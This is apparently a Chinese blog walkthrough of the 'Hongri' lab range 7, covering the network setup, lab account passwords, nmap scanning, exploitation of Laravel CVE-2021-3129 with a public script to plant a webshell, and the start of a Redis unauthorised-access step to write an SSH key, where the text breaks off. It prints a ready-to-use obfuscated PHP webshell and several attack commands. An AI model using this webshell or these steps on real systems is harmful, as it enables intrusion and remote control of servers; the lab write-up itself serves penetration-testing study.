

前言
上周,小猫尝试了红日靶场七,对它真的是又爱又恨。经过一周的消化整理,终于理顺了其中的知识点。下面就来和大家分享一下吧。在此之前,如果有不知道靶场下载地址的小伙伴,可以参考在这里下载哦。漏洞详情
基础配置
网络环境
拓扑图:

DMZ 区域的网段要与 你所在的攻击机处于一个网段,均为桥接或者均为 NAT 模式即可。
第二层网络环境IP段为192.168.52.1/24(即仅主机模式)
第三层网络环境IP段为192.168.93.1/24(即仅主机模式)
环境配置
这里就不放截图了
DMZ区域:
- 给Ubuntu (Web 1) 配置了两个网卡,一个桥接或者 NAT 可以对外提供服务;一个连接在VMnet8上连通第二层网络。
第二层网络区域:
- 给Ubuntu (Web 2) 和Windows 7 (PC 1)都配置了两个网卡,一个连接在VMnet8上连通第二层网 络,一个连接在VMnet14上连通第三层网络。
第三层网络区域:
- 给Windows Server 2012和Windows 7 (PC 2)都只配置了一个网卡,一个连接在VMnet14上连通第 三层网络。
服务配置
靶场中各个主机都运行着相应的服务并且没有自启功能,如果你关闭了靶机,再次启动时还需要在相应 的主机上启动靶机服务:
DMZ区的 Ubuntu 需要启动nginx服务:
- redis-server /etc/redis.conf
- /usr/sbin/nginx -c /etc/nginx/nginx.conf
- iptables -F
第二层网络的 Ubuntu需要启动docker容器:
- sudo service docker start
- sudo docker start 8e172820ac78
第三层网络的 Windows 7 (PC 1)需要启动通达OA:
- C:\MYOA\bin\AutoConfig.exe
域用户信息
- 域用户账户和密码如下:
- Administrator:Whoami2021
- whoami:Whoami2021
- bunny:Bunny2021
- moretz:Moretz2021
- Ubuntu 1: web:web2021
- Ubuntu 2: ubuntu:ubuntu
靶场复现
DMZ 区域
信息收集
C 段扫描
nmap -sP 192.168.147.0/24
此时可以发现存活主机为 192.168.147.156
端口扫描
对于该存活主机进行端口扫描,查看开放了哪些服务
nmap -p- 192.168.147.156
对其进行端口扫描,发现了开放了如下端口:
- 22 —> ssh
- 80 —> http
- 81 —> 暂且未知
- 6379 —> redis
访问页面
80 端口

虽然没有页面,但是我们拿到了一个有用的信息,就是该系统是 Linux 系统.这里可以目录扫描去看看有没有漏掉的页面或其他的,我这里扫过了,没有扫到.所以将视线放在其他的端口上。我呢,替你们扫了,是没有什么业务在这里的。又因为 redis 和 ssh 端口很确定,所以可以推测出 81 端口可能也存在页面。我们去访问一下。

成功访问到,并且暴露了一个信息,那就是该站所用的框架,我们可以去搜索一下。

GetShell
发现是存在漏洞的,经过测试,该脚本是https://github.com/SecPros-Team/laravel-CVE-2021-3129-EXP.将其下载到 kali 里.因为我下过了,就不重复下载了.

git clone https://github.com/SecPros-Team/laravel-CVE-2021-3129-EXP.git
根据其使用方法,我们生成一个 webshell.
python3 laravel-CVE-2021-3129-EXP.py http://192.168.147.156:81

发现成功写入,我们现在网页确定是否成功解析.

这里需要注意一个点,就是我们连接 shell 的时候要用到哥斯拉 3.0 及其以下,高版本的就不适用了。
https://github.com/BeichenDream/Godzilla/releases/tag/v3.00-godzilla.Java 环境用 1.8 即可.如果有其他环境,下载好 jdk1.8 后输入下面命令为其设置临时环境变量,注意的是 环境变量后的内容要设置你自己的 Java 1.8 所在的目录。
set PATH=D:\Program Files\Zulu\zulu-8\bin;%PATH%
java -jar Godzilla-V2.96.jar
然后添加,测试链接。


因为我不太喜欢用这个版本的哥斯拉,于是在蚁剑生成了一个木马扔了进去,用蚁剑连接。大家如果不想生成,也可以用我的。
<?php // 使用时请删除此行, 连接密码: sakura ?>
<?php $ldBe=create_function(str_rot13('$').chr(114885/999).str_rot13('b').chr(0646-0471).chr(20301/201),base64_decode('ZQ==').str_rot13('i').str_rot13('n').str_rot13('y').str_rot13('(').str_rot13('$').base64_decode('cw==').chr(0605-0426).chr(0x13c-0xcf).chr(633-532).chr(0x30a-0x2e1).chr(0x7676/0x202));$ldBe(base64_decode('MzM4M'.'jU3O0'.'BldkF'.'sKCRf'.''.base64_decode('VQ==').str_rot13('R').base64_decode('OQ==').base64_decode('VA==').str_rot13('I').''.''.str_rot13('S').str_rot13('g').base64_decode('eg==').chr(01446-01315).chr(0xfb25/0x2e3).''.'t1cmF'.'dKTsx'.'MDE0N'.'zcxOw'.'=='.''));?>

然后要反弹 shell 到 kali 进行提权,一开始生成了 MSF 的监听木马,怎么都弹不过来.直到看到一个大佬写的 WP 才恍然大悟。其配置里,会把监听给到第一层网络,所以这也是为什么我们反弹 shell 不了的原因。
Redis
因为监听本地的 81 端口,然后转发到 192.168.52.20:8000 端口了,kali 此时与 52 段不在一个网段.于是就不可能反弹成功.回到一开始的端口,我们不难想到可能会有这个 redis 漏洞呢。
redis-cli -h 192.168.147.156
info
接下来,就是写入 kali 的公钥进行登录
ssh-keygen -t rsa
(echo -e "\n\n";cat /root/.ssh/id_rsa.pub;echo -e "\n\n") > 1.txt
